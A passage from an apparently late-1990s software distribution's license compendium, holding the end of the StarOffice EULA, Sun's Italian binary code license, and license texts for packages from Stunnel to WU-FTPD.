PART II TERMS APPLICABLE WHEN LICENSE FEES PAID GRANT.

Subject to payment of applicable license fees, Star Division grants to you a nonexclusive license to use the Software and accompanying online documentation ("Documentation") in the manner described in Part III below under "Scope of Grant."

LIMITED WARRANTY.

Star Division warrants that for a period of ninety (90) days from the date of acquisition, the Software, if operated as directed, will substantially achieve the functionality described in the Documentation. Star Division does not warrant, however, that your use of the Software will be uninterrupted or that the operation of the Software will be errorfree or secure. In

addition, the security mechanisms implemented by Star Division software have inherent limitations, and you must determine that the Software sufficiently meets your requirements. Star Division also warrants that the media containing the Software, if provided by Star Division, is free from defects in material and workmanship and will so remain for ninety (90) days from the date you acquired the Software. Star Division's sole liability for any breach of this warranty shall be, in Star Division's sole discretion: (i) to replace your defective media; or (ii) to advise ou how to achieve substantially the same functionality with the Software as described in the Documentation through a procedure different from that set forth in the Documentation; or (iii) if the above remedies are impracticable, to refund the license fee you paid for the Software. Repaired, corrected, or replaced Software and Documentation shall be covered by this limited warranty for the period remaining under the warranty that covered the original Software, or if longer, for thirty (30) days after the date (a) of shipment to you of the repaired or replaced Software, or (b) Star Division advised you how to operate the Software so as to achieve the functionality described in the Documentation. Only if you inform Star Division of your problem with the Software during the applicable warranty period and provide evidence of the date you purchased a license to the Software will Star Division be obligated to honor this warranty. Star Division will use reasonable commercial efforts to repair, replace, advise or, for individual consumers, refund pursuant to the foregoing warranty within 30 days of being so notified.

THIS IS A LIMITED WARRANTY AND IT IS THE ONLY WARRANTY MADE BY Star Division. Star Division MAKES NO OTHER EXPRESS WARRANTY AND NO WARRANTY OF NON-INFRINGEMENT OF THIRD PARTIES' RIGHTS. THE DURATION OF IMPLIED WARRANTIES, INCLUDING WITHOUT LIMITATION, WARRANTIES OF MERCHANTABILITY AND OF FITNESS FOR A PARTICULAR PURPOSE, IS LIMITED TO THE ABOVE LIMITED WARRANTY PERIOD; SOME JURISDICTIONS DO NOT ALLOW LIMITATIONS ON HOW LONG AN IMPLIED WARRANTY LASTS, SO LIMITATIONS MAY NOT APPLY TO YOU. NO STAR DIVISION DEALER, AGENT, OR EMPLOYEE IS AUTHORIZED TO MAKE ANY MODIFICATIONS, EXTENSIONS, OR ADDITIONS TO THIS WARRANTY. If any modifications are made to the Software by you during the warranty period; if the media is subjected to accident, abuse, or improper use; or if you violate the terms of this Agreement, then this warranty shall immediately be terminated. This warranty shall not apply if the Software is used on or in conjunction with hardware or software other than the unmodified version of hardware and software with which the software was designed to be used as described in the Documentation. THIS WARRANTY GIVES YOU SPECIFIC LEGAL RIGHTS, AND YOU MAY HAVE OTHER LEGAL RIGHTS THAT VARY BY JURISDICTION.

PART III TERMS APPLICABLE TO ALL LICENSE GRANTS

SCOPE OF GRANT.

You may:

* use the Software on any single computer;

* use the Software on a network, provided that each person accessing the Software through the network must have a copy licensed to that person;

* use the Software on a second computer so long as only one copy is used at a time;

* copy the Software for archival purposes, provided any copy must contain all of the original Software's proprietary notices; or

* if you have purchased licenses for a 10 Pack or a 50 Pack, make up to 10 or 50 copies, respectively, of the Software (but not the Documentation), provided any copy must contain all of the original Software's proprietary notices. The number of copies is the total number of copies that may be made for all platforms. Additional copies of Documentation may be purchased.

You may not:

* permit other individuals to use the Software except under the terms listed above;

* permit concurrent use of the Software;

* modify, translate, reverse engineer, decompile, disassemble (except to the extent applicable laws specifically prohibit such restriction), or create derivative works based on the Software;

* copy the Software other than as specified above;

* rent, lease, grant a security interest in, or otherwise transfer rights to the Software; or

* remove any proprietary notices or labels on the Software.

TITLE.

Title, ownership rights, and intellectual property rights in the Software shall remain in Star Division and/or its suppliers. The Software is protected by the copyright laws and treaties. Title and related rights in the content accessed through the Software is the property of the applicable content owner and may be protected by applicable law. This License gives you no rights to such content.

TERMINATION.

The license will terminate automatically if you fail to comply with the limitations described herein. On termination, you must destroy all copies of the Software and Documentation.

EXPORT CONTROLS.

None of the Software or underlying information or technology may be exported or reexported (i) into (or to a national or resident of) Cuba, Iraq, Libya, Yugoslavia, North Korea, Iran, Syria or any other country to which the U.S. has embargoed goods; or (ii) to anyone on the U.S. Treasury Department's list of Specially Designated Nationals or the U.S. Commerce Department's Table of Denial Orders. By downloading or using the Software, you are agreeing to the foregoing and you are representing and warranting that you are not located in, under the control of, or a national or resident of any such country or on any such list.

LIMITATION OF LIABILITY. UNDER NO CIRCUMSTANCES AND UNDER NO LEGAL THEORY, TORT, CONTRACT, OR OTHERWISE, SHALL STAR DIVISION OR ITS SUPPLIERS OR RESELLERS BE LIABLE TO YOU OR ANY OTHER PERSON FOR ANY INDIRECT, SPECIAL, INCIDENTAL, OR CONSEQUENTIAL DAMAGES OF ANY CHARACTER INCLUDING, WITHOUT LIMITATION, DAMAGES FOR LOSS OF GOODWILL, WORK STOPPAGE, COMPUTER FAILURE OR MALFUNCTION, OR ANY AND ALL OTHER COMMERCIAL DAMAGES OR LOSSES. IN NO EENT WILL STAR DIVISION BE LIABLE FOR ANY DAMAGES IN EXCESS OF THE AMOUNT STAR DIVISION RECEIVED FROM YOU FOR A LICENSE TO THE SOFTWARE, EVEN IF STAR DIVISION SHALL HAVE BEEN INFORMED OF THE POSSIBILITY OF SUCH DAMAGES, OR FOR ANY CLAIM BY ANY OTHER PARTY. THIS LIMITATION OF LIABILITY SHALL NOT APPLY TO LIABILITY FOR DEATH OR PERSONAL INJURY TO THE EXTENT APPLICABLE LAW PROHIBITS SUCH LIMITATION. FURTHERMORE, SOME JURISDICTIONS DO NOT ALLOW THE EXCLUSION OR LIMITATION OF INCIDENTAL OR CONSEQUENTIAL DAMAGES, SO THIS LIMITATION AND EXCLUSION MAY NOT APPLY TO YOU.

HIGH RISK ACTIVITIES.

The Software is not faulttolerant and is not designed, manufactured or intended for use or resale as online control equipment in hazardous environments requiring failsafe performance, such as in the operation of nuclear facilities, aircraft navigation or communication systems, air traffic control, direct life support machines, or weapons systems, in which the

failure of the Software could lead directly to death, personal injury, or severe physical or environmental damage ("High Risk Activities"). Star Division and its suppliers specifically disclaim any express or implied warranty of fitness for High Risk Activities.

MISCELLANEOUS.

If the copy of the Software you received was accompanied by a printed or other form of "hardcopy" End User License Agreement whose terms vary from this Agreement, then the hardcopy End User License Agreement governs your use of the Software. This Agreement represents the complete agreement concerning this license and may amended only by a writing executed by both parties. THE ACCEPTANCE OF ANY PURCHASE ORDER PLACED BY YOU IS EXPRESSLY MADE CONDITIONAL ON YOUR ASSENT TO THE TERMS SET FORTH HEREIN, AND NOT THOSE IN YOUR PURCHASE ORDER. If any provision of this Agreement is held to be unenforceable, such provision shall be reformed only to the extent necessary to make it enforceable. This Agreement shall be governed by Utah law (except for conflict of law provisions). The application the United Nations Conventio of Contracts for the International Sale of Goods is expressly excluded.

U.S. GOVERNMENT RESTRICTED RIGHTS. Use, duplication or disclosure by the Government is subject to restrictions set forth in subparagraphs (a) through (d) of the Commercial ComputerRestricted Rights clause at FAR 52.22719 when applicable, or in subparagraph (c)(1)(ii) of the Rights in Technical Data and Computer Software clause at DFARS 252.2277013, or at 252.2117015, or to Star Division's standard commercial license, as applicable, and in similar clauses in the NASA FAR Supplement. Contractor/manufacturer is Star Division, Sachsenfeld 4, 20097 Hamburg, Germany.

StarOffice 5.1 e 5.2, 3893

Sun Microsystems, Inc.

CONTRATTO DI LICENZA DEL CODICE BINARIO

LEGGERE ATTENTAMENTE I TERMINI DI QUESTO CONTRATTO E DI OGNI ALTRA CLAUSOLA AGGIUNTA (COMPLESSIVAMENTE "CONTRATTO") PRIMA DI APRIRE LA CONFEZIONE DEL SOFTWARE. APRENDO LA CONFEZIONE DEL SOFTWARE, SI ACCETTANO AUTOMATICAMENTE TUTTE LE CLAUSOLE DEL PRESENTE CONTRATTO. SE SI ACCEDE AL SOFTWARE ELETTRONICAMENTE, L'ACCETTAZIONE VIENE EFFETTUATA SELEZIONANDO L'OPZIONE "ACCETTO" ALLA FINE DI QUESTO CONTRATTO. SE NON SI È D'ACCORDO CON I TERMINI DI QUESTO CONTRATTO, RESTITUIRE IMMEDIATAMENTE AL DISTRIBUTORE IL SOFTWARE SENZA UTILIZZARLO PER OTTENERE LA RESTITUZIONE DEL DANARO O, SE SI È ACCEDUTO AL SOFTWARE ELETTRONICAMENTE, SELEZIONARE L'OPZIONE "ANNULLA" ALLA FINE DI QUESTO CONTRATTO.

1. Licenza di uso. La Sun concede all'utente una licenza non esclusiva e non trasferibile, limitata all'uso interno del software, della documentazione che lo accompagna e delle correzioni di errori fornite dalla Sun (complessivamente "software"). L'utente non è autorizzato a diffondere il software.

2. Restrizioni. Il software è riservato e tutelato dalle norme in materia di diritto d'autore. La Sun e/o i suoi licenziatari rimangono proprietari del software e di tutti gli altri diritti di Proprietà Intellettuale relativi. L'utente è autorizzato ad eseguire copie del software solo per uso proprio e a patto che riproduca tutti i comunicati nel software e sul software, compreso il presente contratto. Salvo che tale limitazione non sia contraria alla legge l'utente non è autorizzato a modificare, decompilare, smontare o effettuare tecniche di riversaggio sull'architettura del software. L'utente deve riconoscere che il software non è progettato o concesso in licenza di uso per il controllo on-line di aerei, del traffico aereo, della navigazione e delle comunicazioni aeree e neanche per la progettazione della costruzione, del

funzionamento o della manutenzione di impianti nucleari. La Sun esclude ogni garanzia espressa o implicita di idoneità a tale scopo. In base a questo contratto non viene concesso alcun diritto, titolo o interesse in o per alcun marchio di fabbrica, marchio di servizio, logotipo o denominazione commerciale della Sun e/o dei suoi licenziatari.

3. Limitazione di garanzia. La Sun garantisce per un periodo di novanta (90) giorni dalla data di acquisto, di cui la ricevuta fa prova, che il supporto eventuale sul quale il software è fornito è senza difetti di materiale di manodopera in condizioni di uso normale. Salvo che per i difetti indicati in precedenza, il software è fornito "nello stato in cui si trova". L'unica prestazione alla quale l'utente avrà diritto in termini di garanzia e la massima responsabilità in base alla presente limitazione di garanzia della Sun nei confronti dello stesso consiste a scelta della Sun nel sostituire il supporto o nel rimborsare all'utente il prezzo pagato per l'acquisto del software.

4. Esclusione di garanzia. FATTO QUANTO ESPRESSAMENTE SPECIFICATO IN QUESTO CONTRATTO, SONO ESCLUSE TUTTE LE ALTRE CONDIZIONI ESPRESSE O IMPLICITE, RAPPRESENTAZIONI E GARANZIE IMPLICITE, INCLUSE LE GARANZIE DI IDONEITÀ ALLA VENDITA O DI IDONEITÀ AD UN PARTICOLARE SCOPO O DI MANCATA VIOLAZIONE NELLA MISURA IN CUI TALI ESCLUSIONI NON VENGANO CONSIDERATE CONTRARIE ALLA LEGGE.

5. Limitazione di responsabilità. ENTRO I LIMITI DI AMMISSIBILITÀ DETERMINATI DALLA LEGGE, LA SUN O I SUOI LICENZIATARI NON SARANNO RESPONSABILI PER LA PERDITA DI INTROITI, PROFITTI O DATI O PER DANNI SPECIALI, INDIRETTI, CONSEQUENZIALI, INCIDENTALI IN QUALUNQUE MODO CAUSATI E, SENZA TENER CONTO DEL RAPPORTO DI RESPONSABILITÀ, DERIVATI O CONNESSI ALL'USO O ALLA INCAPACITÀ DELL'USO DEL SOFTWARE, ANCHE QUALORA LA SUN FOSSE A CONOSCENZA DELLA POSSIBILITÀ DI QUESTI DANNI. In nessun caso, sia esso derivato da inadempimento contrattuale, colpa o negligenza o altro, la responsabilità della Sun potrà eccedere il limite della somma pagata dall'utente per l'acquisto del software. Le limitazioni che precedono si applicano anche se la garanzia summenzionata non dovesse svolgere la sua funzione essenziale.

6. Durata. Questo contratto rimarrà valido fino alla risoluzione, scadenza o recesso di una delle parti. L'utente può recedere dal contratto in qualsiasi momento distruggendo tutte le copie del software. La Sun può rescindere il contratto con effetto immediato senza preavviso se l'utente non osserverà una clausola del contratto. Al momento della cessazione della validità del contratto, l'utente deve distruggere tutte le copie del software in suo possesso.

7. Norme all'esportazione. Tutti i software e i dati tecnici forniti in base al presente contratto, sono soggetti alla legislazione U.S.A. relative all'export-import e possono essere soggetti alle normative sulle materie in parola vigenti in altri Paesi. L'utente accetta di osservare rigorosamente tutte le norme summenzionate e assume la responsabilità di ottenere licenze di esportazione, importaztione o riesportazione, che potranno essere necessarie dopo la consegna del prodotto.

8. Diritti limitati del Governo degli Stati Uniti. Se il software è acquistato da, o per conto del, governo degli Stati Uniti o da un fornitore principale diretto o indiretto (ad ogni livello) del governo degli Stati Uniti, i diritti del governo sul software saranno come indicato in questo Contratto; questo in base alle norme 48 CFR 227.7201 fino a 227.7202-4 (per acquisti da parte del dipartimento della difesa [DOD]) e 48 CFR 2.101 e 12.212 (per acquisti non effettuati dal DOD).

9. Legislazione applicabile. Ogni azione giudiziaria relativa a questo contratto è soggetta alla legislazione della California, in conformità alla legislazione federale degli Stati Uniti. Non è prevista l'applicazione di altre leggi.

10. Invalidità parziale. Se una clausola di questo contratto dovesse essere dichiarata nulla, il

contratto rimane valido senza la clausola. Il contratto viene però immediatamente annullato nei casi in cui l'omissione della clausola rendesse il resto del contratto in contrasto con la volontà delle parti.

11. Integrazione. Questo contratto rappresenta l'accordo globale tra la Sun e l'utente nella materia in parola. Esso sostituisce qualsiasi comunicazione, proposta, rappresentazione o garanzia orale o scritta precedente o contemporanea e prevale su qualsiasi clausola addizionale o conflittuale riferentesi a qualsiasi affermazione, ammissione o altro tipo di comunicazione intervenuta tra le parti in materia durante la validità del contratto. Nessuna modifica di questo contratto sarà vincolante, se non redatta in forma scritta e debitamente firmata da un rappresentante autorizzato da ciascuna delle Parti.

Per ulteriori spiegazioni, rivolgersi alla: Sun Microsystems, Inc., 901 San Antonio Road, Palo Alto, California 94303

Stunnel, 2180

GNU GPL

SVGATextMode, 469

GNU GPL

Switchto, 477

GNU GPL

SYSLINUX, 200

GNU GPL

System V Init, 559

GNU GPL

Sysvinit, 1527

GNU GPL

T.E.A.R., 4614

GPL

Talk, 2215, 4115, 1528

UCB BSD

TAR (Dos), 4113

public domain

TCD, 3802

GNU GPL

Tcpdump, 2080

Copyright (c) 1988, 1989, 1990, 1991, 1992, 1993, 1994, 1995, 1996 The Regents of the University of California. All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that: (1) source code distributions retain the above copyright notice and this paragraph in its entirety, (2) distributions including binary code include the above copyright notice and this paragraph in its entirety in the documentation or other materials provided with the distribution, and (3) all advertising materials mentioning features or use of this software display the following acknowledgement: ''This product includes software developed by the University of California, Lawrence Berkeley Laboratory and its contributors.''

Neither the name of the University nor the names of its contributors may be used to endorse or promote products derived from this software without specific prior written permission.

THIS SOFTWARE IS PROVIDED ''AS IS'' AND WITHOUT ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, WITHOUT LIMITATION, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE.

TCP wrapper, 2052, 1471, 2050, 2051, 2052

Copyright 1995 by Wietse Venema. All rights reserved. Some individual files may be covered by other copyrights.

This material was originally written and compiled by Wietse Venema at Eindhoven University of Technology, The Netherlands, in 1990, 1991, 1992, 1993, 1994 and 1995.

Redistribution and use in source and binary forms are permitted provided that this entire copyright notice is duplicated in all such copies.

This software is provided "as is" and without any expressed or implied warranties, including, without limitation, the implied warranties of merchantibility and fitness for any particular purpose.

Ted, 4599

GPL

Telnet, 1532

UCB BSD

Telnet-SSL, 2177

UCB BSD

teTeX, 2453

GNU GPL

Textchk, 2921

GNU GPL

The One Ripper, 4614

GPL

Tiny Cobol, 4631

GPL

TkDVI, 996

This software is copyrighted by Anselm Lingnau. The following terms apply to all files associated with the software unless explicitly disclaimed in individual files.

The authors hereby grant permission to use, copy, modify, distribute, and license this software and its documentation for any purpose, provided that existing copyright notices are retained in all copies and that this notice is included verbatim in any distributions. No written agreement, license, or royalty fee is required for any of the authorized uses. Modifications to this software may be copyrighted by their authors and need not follow the licensing terms described here, provided that the new terms are clearly indicated on the first page of each file where they apply.

IN NO EVENT SHALL THE AUTHORS OR DISTRIBUTORS BE LIABLE TO ANY PARTY FOR DIRECT, INDIRECT, SPECIAL, INCIDENTAL, OR CONSEQUENTIAL

DAMAGES ARISING OUT OF THE USE OF THIS SOFTWARE, ITS DOCUMENTATION, OR ANY DERIVATIVES THEREOF, EVEN IF THE AUTHORS HAVE BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

THE AUTHORS AND DISTRIBUTORS SPECIFICALLY DISCLAIM ANY WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, AND NON-INFRINGEMENT. THIS SOFTWARE IS PROVIDED ON AN "AS IS" BASIS, AND THE AUTHORS AND DISTRIBUTORS HAVE NO OBLIGATION TO PROVIDE MAINTENANCE, SUPPORT, UPDATES, ENHANCEMENTS, OR MODIFICATIONS.

Tkirc, 1551

GNU GPL

Tmview, 994

As far as I am concerned, tmview may be modified or distributed without any restrictions. tmview is distributed in the hope that it will be useful, but without any warranty.

Traceroute, 1274

UCB BSD

Tripwire, 2057

All files in the distribution of Tripwire are Copyright 1992, 1993, 1994 by the Purdue Research Foundation of Purdue University. All rights reserved. Some individual files in this distribution may be covered by other copyrights, as noted in their embedded comments.

Redistribution and use in source and binary forms are permitted provided that this entire copyright notice is duplicated in all such copies, and that any documentation, announcements, and other materials related to such distribution and use acknowledge that the software was developed at Purdue University, W. Lafayette, IN by Gene Kim and Eugene Spafford. No charge, other than an "at-cost" distribution fee, may be charged for copies, derivations, or distributions of this material without the express written consent of the copyright holder. Neither the name of the University nor the names of the authors may be used to endorse or promote products derived from this material without specific prior written permission. THIS SOFTWARE IS PROVIDED ‘‘AS IS’’ AND WITHOUT ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, WITHOUT LIMITATION, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR ANY PARTICULAR PURPOSE.

Trout, 2214

software gratuito senza sorgenti

UCSPI-tcp, 1354

Like any other piece of software (and information generally), ucspi-tcp comes with NO WARRANTY.

Dan Bernstein grants any use of ucspi-tcp, including patching and distributing diffs; but he doesn’t allow binary distributions without his approval. See http://pobox.com/~djb/softwarelaw.html

UCSPI-unix, 1352

GNU GPL

Untgz, 4113

GNU GPL

Update daemon for Linux, 706
GNU GPL

Urichk, 2840
GNU GPL

util-linux: cfdisk, 145, 690
GNU GPL

util-linux: disk-utils, 148
GNU GPL

util-linux: fdformat, 688
GNU GPL

util-linux: fdisk, 689, 140
GNU GPL

util-linux: getopt, 665
UCB BSD

util-linux: hwclock, 438
GNU GPL

util-linux: mkfs, 694
GNU GPL

util-linux: mkswap, 740
GNU GPL

util-linux: mount, 701
GNU GPL

util-linux: namei, 760
GNU GPL

util-linux: rev, 827
UCB BSD

util-linux: sfdisk, 691
GNU GPL

util-linux: swapoff, 741
GNU GPL

util-linux: swapon, 741
GNU GPL

util-linux: umount, 702
GNU GPL

util-linux: whereis, 766
UCB BSD

VFlib, 1177

GNU GPL

VH-man2HTML, 1803

Vim, 872, 4114

Vim is Charityware. You can use and copy it as much as you like, but you are encouraged to make a donation to orphans in Uganda. Please read the file "/usr/doc/vim-rt/uganda.txt.gz" for details.

If you include Vim on a CD-ROM, I would like to receive a copy. Just so I know which Vim distributions exists in the world (and to show off to my friends :-)).

There are no restrictions on distributing an unmodified copy of Vim. Parts of Vim may also be distributed, but this text must always be included. You are allowed to include executables that you made from the unmodified Vim sources, your own usage examples and Vim scripts.

If you distribute a modified version of Vim, you are encouraged to send the maintainer a copy, including the source code. Or make it available to the maintainer through ftp; let him know where It can be found. If the number of changes is small (e.g., a modified Makefile) e-mailing the diffs will do. When the maintainer asks for it (in any way) you must make your changes, including source code, available to him.

The maintainer reserves the right to include any changes in the official version of Vim. This is negotiable. You are not allowed to distribute a modified version of Vim when you are not willing to make the source code available to the maintainer.

The current maintainer is Bram Moolenaar <Bram@vim.org>. If this changes, it will be announced in appropriate places (most likely www.vim.org and comp.editors). When it is completely impossible to contact the maintainer, the obligation to send him modified source code is dropped.

It is not allowed to remove these restrictions from the distribution of the Vim sources or parts of it.

Vixie Cron, 414

Distribute freely, except: don’t remove my name from the source or documentation (don’t take credit for my work), mark your changes (don’t get me blamed for your possible bugs), don’t alter or remove this notice. May be sold if buildable source is provided to buyer. No warranty of any kind, express or implied, is included with this software; use at your own risk, responsibility for damages (if any) to anyone resulting from the use of this software rests entirely with the user.

Vlock, 2100

GNU GPL

VNC, 1103

GNU GPL

W3M, 1707

(C) Copyright 1994-1999 by Akinori Ito. All rights reserved.

Permission is hereby granted to use or copy this program for any purpose, provided the above notices are retained on all copies and you accept that there is no warranty for this software. Permission to modify the code and to distribute modified code is granted, provided the above notices are retained, and a notice that the code was modified is included with the above copyright notice and you accept that there is no warranty for this software.

This software may be redistributed freely for this purpose, in full or in part, provided that this entire copyright notice is included on any copies of this software and applications and derivations thereof.

This software is provided on an "as is" basis, without warranty of any kind, either expressed or implied, as to any matter including, but not limited to warranty of fitness of purpose, or merchantability, or results obtained from use of this software.

Copyright 1988, 1989 Hans-J. Boehm, Alan J. Demers Copyright (c) 1991-1996 by Xerox Corporation. All rights reserved. Copyright (c) 1996-1998 by Silicon Graphics. All rights reserved.

THIS MATERIAL IS PROVIDED AS IS, WITH ABSOLUTELY NO WARRANTY EXPRESSED OR IMPLIED. ANY USE IS AT YOUR OWN RISK.

Permission is hereby granted to use or copy this program for any purpose, provided the above notices are retained on all copies. Permission to modify the code and to distribute modified code is granted, provided the above notices are retained, and a notice that the code was modified is included with the above copyright notice.

WAIS, 1841

This software was created by Thinking Machines Corporation and is distributed free of charge. It is placed in the public domain and permission is granted to anyone to use, duplicate, modify and redistribute it provided that this notice is attached.

Thinking Machines Corporation provides absolutely NO WARRANTY OF ANY KIND with respect to this software. The entire risk as to the quality and performance of this software is with the user. IN NO EVENT WILL THINKING MACHINES CORPORATION BE LIABLE TO ANYONE FOR ANY DAMAGES ARISING OUT THE USE OF THIS SOFTWARE, INCLUDING, WITHOUT LIMITATION, DAMAGES RESULTING FROM LOST DATA OR LOST PROFITS, OR FOR ANY SPECIAL, INCIDENTAL OR CONSEQUENTIAL DAMAGES.

Wall, 1528

UCB BSD

WATTCP, 4114, 2209

You may freely use this library to produce programs which you may give away or sell in source format, or as compiled executables, or both.

You may not sell this library or a portion thereof or distribute modified versions the library code in either source or OBJect or LIBrary format without written permission from the author. The author still maintains copyright privileges and will assert the privileges of ownership for purposes of royalties such distributions.

Portions of this code were written or enhanced by others and offerred to me for distribution in WATTCP under my copyright. To my knowledge, all copyrights exercised are listed at the top of this file. If this is incorrect, please contact me so I can rectify the situation.

WATTCP apps, 4115, 2210

This program is free software; you can redistribute it and/or modify it, but you may not sell it.

This program is distributed in the hope that it will be useful, but without any warranty; without even the implied warranty of merchantability or fitness for a particular purpose.

Wav2cdr, 3855

GNU GPL

Wavplay, 4381

GNU GPL

Wavtools, 3818

GNU GPL

WCD, 4113

GNU GPL

Wdm, 1095

wdm is distributed under the terms and conditions of the GPL. wdm derived from work by Tom Rothamel (external greeter for xdm, also under the GPL) and xdm itself, which is copyright (C) 1988, 1989, 1990, 1991, 1994 X Consortium. The relevant X Consortium's and XFree86's licenses follows:

1. XFree86 Copyright

XFree86 code without an explicit copyright is covered by the following copyright:

Copyright (C) 1994, 1995, 1996 The XFree86 Project, Inc. All Rights Reserved.

Permission is hereby granted, free of charge, to any person obtaining a copy of this software and associated documentation files (the "Software"), to deal in the Software without restriction, including without limitation the rights to use, copy, modify, merge, publish, distribute, sublicense, and/or sell copies of the Software, and to permit persons to whom the Software is furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE XFREE86 PROJECT BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION

OF CONTRACT, TORT OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE SOFTWARE.

Except as contained in this notice, the name of the XFree86 Project shall not be used in advertising or otherwise to promote the sale, use or other dealings in this Software without prior written authorization from the XFree86 Project.

2. X Consortium Copyright

Copyright (C) 1996 X Consortium

Permission is hereby granted, free of charge, to any person obtaining a copy of this software and associated documentation files (the "Software"), to deal in the Software without restriction, including without limitation the rights to use, copy, modify, merge, publish, distribute, sublicense, and/or sell copies of the Software, and to permit persons to whom the Software is furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE X CONSORTIUM BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE SOFTWARE.

Except as contained in this notice, the name of the X Consortium shall not be used in advertising or otherwise to promote the sale, use or

other dealings in this Software without prior written authorization from the X Consortium.

X Window System is a trademark of X Consortium, Inc.

Webalizer, 1860

Copyright (C) 1997, 1998 Bradford L. Barrett (brad@mrunix.net)

This program is free software; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version, and provided that the above copyright and permission notice is included with all distributed copies of this or derived software.

This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.

You should have received a copy of the GNU General Public License along with this program; if not, write to the Free Software Foundation, Inc., 59 Temple Place - Suite 330, Boston, MA 02111-1307, USA

This software uses the gd graphics library, which is copyright by Quest Protein Database Center, Cold Spring Harbor Labs. The following applies only to the gd graphics library software (see www.boutell.com/gd/ for the most up to date license information):

Copyright of libgd1 1.3:

> Portions copyright 1994, 1995, 1996, 1997, 1998, by Cold Spring Harbor Laboratory. Funded under Grant P41-RR02188 by the National Institutes of Health.
>
> Portions copyright 1996, 1997, 1998, by Boutell.Com, Inc.

GIF decompression code copyright 1990, 1991, 1993, by David Koblas (koblas@netcom.com).

Non-LZW-based GIF compression code copyright 1998, by Hutchison Avenue Software Corporation (http://www.hasc.com/, info@hasc.com).

Permission has been granted to copy and distribute gd in any context, including a commercial application, provided that this notice is present in user-accessible supporting documentation.

This does not affect your ownership of the derived work itself, and the intent is to assure proper credit for the authors of gd, not to interfere with your productive use of gd. If you have questions, ask. "Derived works" includes all programs that utilize the library. Credit must be given in user-accessible documentation.

Permission to use, copy, modify, and distribute this software and its documentation for any purpose and without fee is hereby granted, provided that the above copyright notice appear in all copies and that both that copyright notice and this permission notice appear in supporting documentation. This software is provided "as is" without express or implied warranty.

Wget, 1874

GNU GPL

Whiptail, 671

GNU LGPL

Write, 1528

UCB BSD

WU-FTP, 1579

WU-FTPD SOFTWARE LICENSE

Use, modification, or redistribution (including distribution of any modified or derived work) in any form, or on any medium, is permitted only if all the following conditions are met:

1. Redistributions qualify as "freeware" or "Open Source Software" under the following terms:

a. Redistributions are made at no charge beyond the reasonable cost of materials and delivery. Where redistribution of this software is as part of a larger package or combined work, this restriction applies only to the costs of materials and delivery of this software, not to any other costs associated with the larger package or combined work.

b. Redistributions are accompanied by a copy of the Source Code or by an irrevocable offer to provide a copy of the Source Code for up to three years at the cost of materials and delivery. Such redistributions must allow further use, modification, and redistribution of the Source Code under substantially the same terms as this license. For the purposes of redistribution "Source Code" means all files included in the original distribution, including all modifications or additions, on a medium and in a form allowing fully working executable programs to be produced.

2. Redistributions of Source Code must retain the copyright notices as they appear in each Source Code file and the COPYRIGHT file, these license terms, and the disclaimer/limitation of liability set forth as paragraph 6 below.

3. Redistributions in binary form must reproduce the Copyright Notice, these license terms, and the disclaimer/limitation of liability set forth as paragraph 6 below, in the documentation and/or other materials provided with the distribution. For the purposes of binary distribution the "Copyright Notice" refers to the following language:

```
Copyright (c) 1999 WU-FTPD Development Group.
All rights reserved.

Portions Copyright (c) 1980, 1985, 1988, 1989, 1990, 1991, 1993, 1994
   The Regents of the University of California.
Portions Copyright (c) 1993, 1994 Washington University in Saint Louis.
Portions Copyright (c) 1996, 1998 Berkeley Software Design, Inc.
Portions Copyright (c) 1983, 1995, 1996, 1997 Eric P. Allman.
Portions Copyright (c) 1998 Sendmail, Inc.
Portions Copyright (c) 1989 Massachusetts Institute of Technology.
Portions Copyright (c) 1997 Stan Barber.
Portions Copyright (c) 1997 Kent Landfield.
Portions Copyright (c) 1991, 1992, 1993, 1994, 1995, 1996, 1997
   Free Software Foundation, Inc.

Use and distribution of this software and its source code are
governed by the terms and conditions of the WU-FTPD Software
License ("LICENSE").

If you did not receive a copy of the license, it may be
obtained online at http://www.wu-ftpd.org/license.html
```

4. All advertising materials mentioning features or use of this software must display the following acknowledgement: "This product includes software developed by the WU-FTPD Development Group, the Washington University at Saint Louis, the University of California, Berkeley, and their contributors."

5. Neither the name of the WU-FTPD Development Group, nor the names of any copyright holders, nor the names of any contributors may be used to endorse or promote products derived from this software without specific prior written permission. The names "wuftpd" and "wu-ftpd" are trademarks of the WU-FTPD Development Group and the Washington University at Saint Louis.

6. Disclaimer/Limitation of Liability:

